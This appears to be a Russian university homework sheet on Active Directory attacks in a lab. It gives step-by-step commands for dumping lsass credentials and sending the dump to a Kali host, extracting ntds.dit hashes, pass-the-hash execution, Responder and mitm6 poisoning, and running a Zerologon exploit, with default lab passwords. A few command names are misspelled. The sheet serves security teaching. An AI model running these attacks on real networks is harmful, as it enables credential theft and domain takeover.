**Домашнее задание**

|  |  |
| --- | --- |
| Дисциплина | «Защита компьютерных сетей и систем»‎ |
| Тема | Тема 26. «Атаки на Active Directory»‎ |
| Форма проверки | **Проверка преподавателем. Отчёт в свободной форме.** |
| Имя преподавателя | Денис Бубнов |
| Время выполнения | 180 минут |
| Цель задания | Научиться:   * выполнять настройки доменной инфраструктуры на базе Windows Server 2016; * выполнять атаки на доменную инфраструктуру. |
| Инструменты для выполнения ДЗ | компьютер, доступ в интернет, доступ к лабораторному стенду. |
| Правила приёма работы | 1. выполненная работа на лабораторном стенде в соответствии с распределённым вариантом.  2. ссылка в ЛМС на файл с отчётом. |
| Критерии оценки | **Задание оценивается в 10 баллов, в т. ч.**  - выполнение задания 1 — 1 балл;  - выполнение задания 2 — 1 балл;  - выполнение задания 3 — 1 балл;  - выполнение задания 4 — 1 балл;  - выполнение задания 5 — 0,5 баллов;  - выполнение задания 6 — 1 балл;  - выполнение задания 7 — 0,5 баллов;  - выполнение задания 8 — 1 балл;  - выполнение задания 9 — 1 балл;  - дополнительные 2 балла за задние можно получить за оформление, развернутость представления результатов в отчете, самостоятельную подготовку стенда, нестандартный подход к выполнению задания  **Задание считается выполненным, если:**  - представлена ссылка на файл с отчётом в свободной форме в соответствии с распределённым вариантом,  - выполнены все части задания.  **Задание не выполнено, если:**  - файл с отчётом не представлен,  - работа содержит существенные ошибки. |
| Дедлайн | *3 недели после вебинара* |

**Описание задания**

Прежде чем выполнять задание

1. Посмотрите запись вебинара по теме 26 «Атаки на Active Directory»‎ и запись практического вебинара «тема 26. Практика, демонстрация лабораторного стенда».
2. Необходимо подключиться к лабораторному стенду и ввести учетную запись согласно [таблице.](https://netospace.ru/drive/d/s/11Jgbp9VIVQO5rI1ZhAQyFVoLWLE7Nnd/DjOP304ZZoLG9_luPhxbanilKuwlgJv2-ZL_ADDso5Qs)

**Подключение к стендам**


1. Учётные записи для операционных систем:

* Windows server Administrator/P@ssw0rd;
* Windows 10 admin/P@ssw0rd;
* Kali Linux kali/kali.

1. Пройти аутентификацию согласно списку вариантов.
2. Перед выполнением задания для каждой из виртуальной машины необходимо загрузить стартовый снапшот. Для этого нажать правой кнопкой на виртуальную машину — Snapshots — restore snapshot). После окончания процесса восстановления включить виртуальную машину.

Практическое задание

Схема лабораторного стенда



**План работы**

1. Выполнить конфигурацию виртуального маршрутизатора Cisco.
2. Выполнить настройку Active Directory на Windows Server.
3. Включить в состав домена клиента Windows 10.
4. Установить Kali Linux, выполнить начальную конфигурацию.
5. Выполнить сохранение дампа памяти процесса lsass.exe, исследование учётных записей.
6. Выполнить анализ базы данных ntds с помощью Pypykatz, удалённое выполнение команд.
7. Выполнить отравление кеша LLMNR и NBT-NS.
8. Выполнить встраивание поддельного сервера DNS IPv6 и поддельного SMB ресурса.
9. Выполнить атаку Zerologon.

Порядок выполнения работы

1. **Конфигурация виртуального маршрутизатора:**
   1. открыть консоль виртуального маршрутизатора PODX-CSR. Убедиться в том, что маршрутизатор отвечает на команды;
   2. выполнить конфигурацию имени устройства, создать локального пользователя admin с паролем P@ssw0rd. Установить проверку пароля при подключении к консоли маршрутизатора;
   3. выполнить конфигурацию интерфейсов маршрутизатора согласно схеме стенда. Включить интерфейсы;
   4. выполнить настройку NAT таким образом, чтобы пакеты из сети 10.0.X.0/24 приходили на интерфейс;
   5. выполнить конфигурацию SSH. Ограничить возможность подключения SSH к маршрутизатору адресом 10.0.X.6;
   6. выполнить конфигурацию сервера DHCP. В качестве сети использовать адрес сети 10.0.X.0/24, основной шлюз — маршрутизатор, DNS-сервер — адрес контроллера домена;
   7. сохранить конфигурацию;
   8. *добавить в отчёт скриншоты конфигурации маршрутизатора*:

* I*P адреса интерфейсов,*
* *правило трансляции NAT,*
* *настройка интерфейсов VTY.*

**Справочник команд**

|  |  |
| --- | --- |
| **Общие команды** | |
| enable/exit | Вход/выход в привилегированный режим |
| configure terminal/exit | Вход/выход в режим глобальной конфигурации |
| Interface Gi<X> | Переход в режим конфигурации интерфейса. <X> — номер интерфейса |
| Line Console 0 /line VTY 0 4 | Переход в режимы конфигурации консольного интерфейса, линий виртуальных терминалов |
| **Настройка интерфейсов** | |
| IP address x.x.x.x y.y.y.y | Назначение статического адреса IPv4 на интерфейс маршрутизатора. X.X.X.X — IP-адрес интерфейса, Y.Y.Y.Y — маска подсети интерфейса |
| IP address DHCP | Назначение адреса интерфейса по протоколу DHCP |
| Show IP interfaces brief (из режима #) | Просмотр IP-адресов интерфейсов |
| **Настройка сервера DHCP** | |
| IP DHCP pool <name> | Создание пула адресов DHCP. <name> — название пула |
| Network 10.0.X.0 255.255.255.0 | Создание сети для раздачи DHCP |
| Default-router X.X.X.X | Определение основного шлюза для раздачи DHCP. X.X.X.X — IP-адрес шлюза |
| DNS-server X.X.X.X | Определение адреса DNS-сервера |
| **Настройка SSH** | |
| Hostname <Имя устройства> | Определение имени устройства |
| IP domain name LabX.com | Определение имени домена. X-номер варианта. |
| Crypto key generate RSA | Генерация ключа RSA |
| Transport input SSH | В режиме конфигурации VTY. Определение протокола для входящих подключений к маршрутизатору |
| Access-list 5 permit host X.X.X.X | Лист управления доступом, разрешающий подключение с адреса источника X.X.X.X |
| Access-class 5 in | В режиме конфигурации VTY. Применение ACL 5 к подключениям SSH |
| Login local | В режиме конфигурации VTY или Console. Проверка логина и пароля с использованием локальной базы |
| **Настройка NAT** | |
| IP NAT inside | В режиме конфигурации интерфейса. Определение интерфейса как внутренний (направленный в ЛВС) интерфейс NAT |
| IP NAT outside | В режиме конфигурации интерфейса. Определение интерфейса как внешнего (направленного в интернет) интерфейс NAT |
| Access-list 100 permit IP 10.0.X.0 0.0.0.255 any | Определение ACL для NAT |
| IP nat inside source list 100 interface Gi2 overload | Включение трансляции NAT |

1. **Выполнить настройку Active Directory на Windows Server:**

2.1. опционально. В случае если Windows Server демонстрирует окно о необходимости активации, выполнить команду в CMD с правами администратора slmgr /rearm;

2.2. выполнить настройку Windows Server согласно схеме — настроить IP-адрес, сетевое имя сервера;

2.3. установить серверную роль Active Directory Domain Services. Использовать параметры по умолчанию;

2.4. установить контроллер домена Active Directory как новый контроллер домена в новом домене. Имя домена — LabX.com, где X — номер варианта. Функциональный уровень домена или леса — Windows Server 2012. Должна быть выбрана функция Глобального каталога. Остальные настройки по умолчанию. Установить пароли учётной записи администратора домена и режима восстановления. Сохранить установочный скрипт — функция доступна в мастере установки. *Включить скриншот со скриптом в отчёт*.

1. **Включить в состав домена клиента Windows 10:**

3.1. войти на контроллер домена с учётной записью Администратора. На рабочем столе сервера расположен PS-скрипт, предназначенный для преднастройки каталога. Выполнить адаптацию скрипта под систему имён настроенного домена;

3.2. запустить скрипт. Убедиться, что в оснастке Active Directory Users and Compurers появились новые объекты: OU, пользователи, группы. *Сделать скриншот* состояния домена в оснастке Active Directory Users and Computers, *скриншот включить в отчёт*;

3.3. войти в ОС Windows 10 с учётной записью Администратора. Выполнить настройки сетевого имени и IP-адреса согласно схеме;

3.4. ввести Windows 10 в домен, используя учётную запись LabX\ADMpetr.

1. **Установить Kali Linux, выполнить начальную конфигурацию;**

4.1. выполнить загрузку Kali Linux с Live CD. Выполнить начальную конфигурацию Kali Linux согласно схеме. Добавить DNS-сервер 8.8.8.8 в конфигурацию сетевого интерфейса;

4.2. выполнить команду IP a. *Сделать скриншот состояния интерфейса, включить в отчёт***.**

1. **Выполнить сохранение дампа памяти процесса lsass.exe, исследование учётных записей:**

5.1. войти в ОС Windows 10 под учётной записью LabX\Maria. Запустить Диспетчер задач с правами администратора. В качестве УЗ администратора использовать LabX\ADMpetr. Создать дамп процесса lsass.exe. **Сохранить файл;**

5.2. активировать SSH-сервер на Kali Linux. В терминале Kali выполнить команду sudo **systemctl start ssh;**

5.3. передать файл дампа на Kali. В Windows 10 запустить CMD от имени ADMpetr, выполнить команду: **cd <путь к файлу с дампом lsass>.** Выполнить копирование по SCP:**scp lsass.DMP kali@<адрес kali>:/home/kali.** На kali проверить наличие дампа процесса;

5.4. выполнить анализ дампа lsass.dmp на Kali Linux. В терминале убедиться, что фокус установлен на **/home/kali**, выполнить команду:**pypykatz lsa minidump lsas.DMP;**

​​5.5. *сделать скриншот с указанием найденных учётных записей и данных аутентификации. Скриншот включить в отчёт*.

**6. Выполнить анализ базы данных ntds с помощью Pypykatz, удалённое выполнение команд:**

6.1. войти на контроллер домена под учётной записью администратора домена. Запустить командную строку или сеанс PowerShell с правами администратора. Запустить средство работы с NTDS:

**ntdsutil**

**activate instance ntds**

запустить репликацию NTDS в папку Temp:

**ifm**

**create full c:\Temp**

Убедиться в том, что процесс копирования завершился успешно;

6.2. перейти на Kali Linux, пройти аутентификацию, если необходимо. Выполнить подключение к контроллеру домена по протоколу SMB, для этого в окне терминала выполнить команды:

**Smbclient ‘\\<адрес контроллера домена>\С$’ -U labX/Administrator**

Пройти аутентификацию, убедиться, что подключение успешно. Далее выполнить команды:

**Ls**

Убедиться, что папки диска C: контроллера домена доступны.

**Prompt OFF**

**Lcd /home/kali**

**Mget temp**

Убедиться, что папки скопированы и доступны в Kali;

6.3. в случае необходимости, если пакет отсутствует в Kali, выполнить установку пакета impacket, если он не доступен в системе. Следовать руководству<https://blog.eldernode.com/install-and-use-impacket-on-kali-linux/>;

6.4. выполнить извлечение учётных записей из скопированных

файлов:

**mpacket-secretdump -ntds /home/kali/temp/Active\ Directory/ntds.dit -system /home/kali/registry/SYSTEM LOCAL**

Найди NTLM-хеши административных учётных записей;

6.5. произвести удалённое выполнение команд с использованием найденных хешей. Выполнить команды в Kali:

**crackmapexec smb <IP-адрес контроллера домена> -u <имя учётной записи> -H <NTLM-хеш> -x <произвольная команда CMD Windows>**

Убедиться, что команда успешно выполнена. Выполнить аналогичные действия для Windows 10. *Сделать скриншоты выполненных команд, включить скриншоты в отчёт*.

**7. Выполнить отравление кеша LLMNR и NBT-NS:**

7.1. войти в Kali Linux. Пройти аутентификацию, если необходимо.

Выполнить запуск responder:

**Responder – I eth0 -wFv**

В случае необходимости повысить привилегии для выполнения команды. Убедиться в том, что responder функционирует;

7.2. войти в Windows 10 под любой доменной учётной записью. В командной строке ввести любое несуществующее NBT имя, имитируя ошибку пользователя (\\DC5). В случае запроса учётных данных, ввести их в окно;

7.3. вернуться в Kali Linux, в окно responder. Убедиться в перехвате учётных данных аутентификации. *Сделать скриншот перехваченных данных, включить в отчёт*.

**8. Выполнить встраивание поддельного сервера DNS IPv6 и поддельного SMB-ресурса:**

8.1. в случае необходимости выполнить установку пакета mitm6. Открыть терминал в Kali Linux и выполнить команду:

**pip install mitm6**

дождаться установки пакета;

8.2. запустить процесс DHCPv6 и подстановки DNS-сервера:

**mitm6 -d <имя домена>**

8.3. убедиться, что в Windows 10 используется поддельный DNS-сервер. В Windows 10 выполнить команду **ipconfig /all**

Сделать скриншот с указанием ложного сервера DNS. Добавить скриншот в отчёт;

8.4. создать поддельный SMB-ресурс для компрометации учётных данных. В Kali в терминале ввести команду:

**Impacket-smbserver -smb2support Share /root/kali**

8.5. в Windows 10 под любой учётной записью ввести в строке Explorer:

**\\<имя домена>**

Убедиться, что созданный общий ресурс доступен вместо общего ресурса контроллера домена. Попытаться открыть общий ресурс;

8.6. вернуться в Kali Linux. Убедиться, что в терминале перехвачены учётные данные. *Сделать скриншот терминала, вставить в отчёт*.

**9. Выполнить атаку Zerologon:**

9.1. выполнить установку эксплойта Zerologon. На Kali Linux выполнить команду:

**Git clone** [**https://github.com/risksense/zerologon**](https://github.com/risksense/zerologon)

Убедиться, что установка прошла успешно.

**Cd ./zerologon** (путь может отличаться);

9.2. запустить эксплойт:

**python3 set\_empty\_pw.py <имя контроллера домена> <IP-адрес контроллера домена>**

Дождаться выполнения команды;

9.3. выполнить замену хеша контроллера домена. Выполнить команду из файла readme, используя **impacket-secretdump**, установленный в п.6.3.

Дождаться результата выполнения команды. *Сделать скриншот, вставить скриншот в отчёт.*

Подготовка отчёта

По результатам выполнения работы необходимо подготовить отчёт. Отчёт должен включать скриншоты выполненных заданий: пункты 1.8, 2.4, 3.2, 4.2, 5.5, 6.5, 7.3, 8.6, 9.3). Отчёт оформляется в свободной форме.